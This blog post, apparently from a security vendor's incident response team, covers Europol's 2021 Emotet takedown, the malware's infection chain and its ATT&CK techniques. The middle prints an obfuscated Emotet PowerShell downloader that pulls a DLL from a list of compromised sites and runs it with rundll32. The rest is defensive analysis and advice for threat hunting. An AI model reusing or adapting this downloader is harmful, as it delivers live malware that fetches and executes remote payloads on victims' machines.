Emotet disruption - Europol counterattack

hello.global.ntt/en-us/insights/blog/emotet-disruption-europol-counterattack

Dan Saunders

The prolific Trojan known as Emotet, has been relentless over the past few years, infiltrating many organizations. However, recent disruption action on the part of authorities has taken the fight to the criminals behind it.

On 27 January 2021, Europol (the European Union's Law Enforcement Agency) announced[1] that in collaboration with international law enforcement agencies, they've successfully penetrated the Emotet organized crime group (OCG) and seized control of command and control (C2) servers operating the botnet. Not only have the authorities, including the German Federal Police (Bundeskriminalamt), seized several C2 servers, authorities in the Netherlands (Politie) have indicated they have seized databases used to store credentials harvested by the malware. Additional agencies in the UK, US, Canada, Ukraine, Lithuania and France participated in the operation, including carrying out raids in the Ukraine on the administrators of the infrastructure operating the botnet. Victims can submit[2] email addresses to the authorities to identify whether or not their details are present in the database. This isn't the first time these authorities have been at the center of significant cyber-dependant crime-fighting activity, with both the German and Dutch departments having been instrumental in the takedown[3] of the dark web 'Wall Street Market'.


The coordinated efforts of authorities are bearing fruit as more criminal networks are taken offline.

This is the second major proactive disruption activity carried out in recent months targeting sophisticated malware operational capabilities, following efforts in 2020 to takedown the critical infrastructure operating TrickBot, led by Microsoft and with collaboration from security partners such as NTT. It should be noted that while it's highly likely the malware developers or/and affiliates for Emotet will attempt to stand-up new C2 infrastructure in an effort to relaunch their campaign, this is an important step in disrupting the day-to-day operations of the botnet and by dismantling a significant portion of the botnet, reducing gateways for other malware. Only time will tell if the operators are able to recover from this.

First appearing in 2014, Emotet has been at the center of many security incidents over the years, starting with a focus on stealing financial information as a banking Trojan and then evolving into one of the most dominant Trojan droppers of recent times, supporting other malware families such as TrickBot[4] and QakBot[5] (Qbot).

Our Digital Forensics & Incident Response (DFIR) team have first-hand experience of the severity of the malware, having carried out multiple incident response engagements involving Emotet, followed by TrickBot, which then provides access for other threat actors operating ransomware such as Ryuk. The remediation activities undertaken to contain and mitigate the threats, is often intense and comprehensive in nature, due to the advanced capabilities of the malware and the sophisticated techniques utilized to propagate it across an enterprise network.

In recent months our threat researchers observed a resurgence of Emotet. After a short absence prior at the end of 2020 there was a significant malspam campaign distributing spearphishing emails, focused on delivering the newly developed Emotet binaries in December 2020 and January 2021, with the common portable executable (.exe) binaries, replaced by a dynamic link library (.dll). The malware is polymorphic in nature and often difficult to detect and contain, due to the signatures consistently changing for different payloads. Spearphishing is the primary attack vector, used to entice victims to extract a password protected archive file (.zip) and access a word document (.doc). Often the email content contains information previously harvested from email threads, appearing to align to legitimate organizational communication. Once the word document is accessed, embedded macros use Windows Management Instrumentation (WMI) to launch a sub-process of WmiPrvSe.exe, which is hidden obfuscated PowerShell code, aimed at dropping the Emotet payload onto the host via HTTP (port 80) GET requests.



```
  set-vaRIabLe  8ye ([tYpE]("{0}{2}{4}{3}{1}"-F'sYstE','rY','M.','EcTO','IO.dIR')  )  ;  Sv ("p"+"lt") (  [Type]("{4}{6}{5}
{1}{0}{3}{7}{2}" -f'E','VIc','manaGEr','p','syste','R','m.nET.se','oiNt')  ) ;  $ErrorActionPreference = ('S'+
('i'+'le')+'nt'+('l'+'yC')+('o'+'ntinu'+'e'));$Zy9324r=$X70H + [char](64) + $H68S;$T66F=('K7'+'4U'); (gET-vARiAblE 8YE
).valUe::"cR`eA`TeDIrEc`ToRy"($HOME + (('{0}Jxk'+'4jr_{0'+'}D'+('hul'+'jgz')+'{0}') -F[cHAr]92));$X60M=('I7'+'_B');  (
VaRiablE ("P"+"Lt")  ).vAlUE::"SecUritYPrOT`oc`Ol" = ('Tl'+('s1'+'2'));$F0_X=('E0'+'2P');$Zac2gws = (('D'+'71')+'J');$M3_A=
(('U_'+'5')+'O');$Fage4gj=$HOME+((('eMq'+'Jxk4j'+'r')+('_eM'+'qDh')+('ulj'+'g')+'z'+('eM'+'q')) -rEpLAce  ('e'+'Mq'),
[cHAR]92)+$Zac2gws+(('.d'+'l')+'l');$L95G=(('R6'+'7')+'N');$Egz7mla=((']'+'e1r'+'[S')+(':/'+'/s')+('wi'+'f')+
('tlo'+'g'+'isti')+'c'+'se'+('g.'+'c')+'o'+('m/'+'w')+'p'+('-ad'+'min/')+('VE'+'9h0')+'jj'+('/'+'@]')+('e1'+'r[S')+
(':'+'//')+('sah'+'la-a'+'d.'+'com/w'+'p-con'+'t')+'en'+('t'+'/a/')+'@'+']e'+('1r['+'S:')+'/'+'/m'+('y'+'ph')+'a'+'m'+
('j'+'ap')+('a'+'n.')+('com/'+'du'+'p-in')+'s'+'t'+'a'+('lle'+'r/d')+('b'+'/@]e')+('1r[Ss:'+'/'+'/')+'b'+'a'+('n'+'da')+
('r'+'abb')+('ad'+'.c'+'o'+'m/wp')+('-'+'ad')+'m'+'i'+'n/'+('Lo'+'5kE')+('a/'+'@]e')+'1r'+('[S:/'+'/')+'n'+'g'+('re'+'h')+
('ab.'+'biz/w')+('p-i'+'n'+'cl')+('u'+'des/'+'T')+('CWe'+'e')+('N/@'+']')+('e1'+'r')+'['+('Ss'+':/')+('/w'+'w'+'w.b')+
('er'+'e')+'ke'+('t'+'sut')+'e'+('s'+'isatc')+'is'+'i'+'.c'+('om'+'/wp')+'-'+('c'+'ontent'+'/')+('x'+'hG')+'s'+
('4'+'3c')+'/@'+']'+('e1r['+'S')+('s:/'+'/'+'astr'+'ol')+('ogiaex'+'ist')+'e'+('n'+'cial')+('.'+'com')+'/l'+
('/'+'L/'))."repl`ACE"((']'+'e1'+('r['+'S')),([array]('sd','sw'),(('ht'+'t')+'p'),'3d')[1])."SpL`It"($Y67J + $Zy9324r +
$N59S);$H56U=('C'+('8_'+'Y'));foreach ($Hhn3gp0 in $Egz7mla){try{(.('Ne'+'w-Obj'+'ect')
SyStem.NeT.WeBClient)."D`oWNlo`ADfI`le"($Hhn3gp0, $Fage4gj);$G55V=('K'+('6'+'0S'));If ((&('Ge'+'t'+'-Item')
$Fage4gj)."Le`N`GTH" -ge 37992) {&('rundl'+'l32') $Fage4gj,('C'+'on'+'t'+('rol_'+'R'+'unDLL'))."tO`stRI`NG"();$A78U=('R'+
('7'+'1P'));break;$F87V=('I'+('7'+'8V'))}}catch{}}$O82L=('D9'+'_Q')
```

Figure: Partial deobfuscated malicious PowerShell

The malicious code depicted is typically a base-64 encoded string, unicode (UTF16-LE) and also contains '+' characters used to concatenate the strings. Once fully decoded, the code contains readable strings, which instructs the operating system to attempt to connection to the web address delivery URLs, used to drop the Emotet payload into folder directories in temporary locations, such as %AppData%\Local\ and %AppData%\Roaming\. Once the payload is created in the file system, it's executed via rundll32.exe.

Emotet wastes no time in executing functions via legitimate Windows services and subsequently carries out process injection, in an attempt to avoid detection. The malware carries out preliminary discovery activities in order to gather intelligence from the infiltrated host, using legitimate living off the land (LOLbins) tools such as net.exe and ipconfig.exe. Persistence is established via common methods such as the Windows registry autorun key. Modules aimed at more intrusive techniques then focus on collecting email contacts and associated threads, to assist with facilitating further spearphishing campaigns, while additional processes are spawned, focusing on credential harvesting from web browsers and brute-forcing local accounts, in an attempt to facilitate lateral movement at a later stage. Credentials are often exfiltrated via HTTP (port 80) POST requests to C2 infrastructure[6] under the control of the threat actor. Emotet aims to penetrate the network further, typically via cracked credentials and exploiting vulnerable server message block (SMB) protocols (port 445), while facilitating access to additional threat actors in parallel.

It’s imperative organizations remain cautious, because despite the proactive operations taking down critical infrastructure, the aforementioned malware distributed by Emotet remains active and additional threat actors may still remain within your network, utilizing other C2 infrastructure. Security researchers will now monitor the effect of the takedown action on the flow of malicious traffic, but nonetheless this is a significant landmark in the fight against one of the most dangerous malware of recent times.

Organizations should ensure their email security is correctly configured as a first line of defense and, in addition, employees should be educated on current threats. Furthermore, security technologies focused on endpoint threat detection must be properly configured and feedback acted on, if alerts present themselves. Commodity malware should be cleaned up as a priority, preventing more sinister threats from materializing. To assist with threat hunting missions, the following tactics, techniques and procedures (TTPs) were observed, not only during the most recent Emotet malspam campaign, but also during recent ongoing incident response engagements.

MITRE ATT&CK:

- T1566.001 - Phishing: Spearphishing Attachment
- T1204.002 - User Execution: Malicious File
- T1047 - Windows Management Instrumentation
- T1059.001 - Command and Scripting Interpreter: PowerShell
- T1059.003 - Command and Scripting Interpreter: Windows Command Shell
- T1027 - Obfuscated Files or Information
- T1027.002 - Obfuscated Files or Information: Software Packing
- T1055.001 - Process Injection: Dynamic-link Library Injection
- T1547 - Boot or Logon Auto start Execution: Registry Run Keys / Start-up Folder
- T1018 - Remote System Discovery
- T1016 - System Network Configuration Discovery
- T1033 - System Owner/User Discovery

- T1114.001 - Email Collection: Local Email Collection
- T1555.003 - Credentials from Password Stores: Credentials from Web Browsers
- T1110.002 - Brute Force: Password Cracking
- T1041 - Exfiltration Over C2 Channel

[1] World's most dangerous malware Emotet disrupted through global action
[2] Internationale politieoperatie LadyBird: wereldwijd botnet Emotet ontmanteld
[3] Double blow to dark web marketplaces
[4] International efforts in the fight against global cybercrime: Disrupting cybercriminal operations
[5] *GTIC Monthly Threat Report for December 2020*
[6] Behind the scenes of the Emotet Infrastructure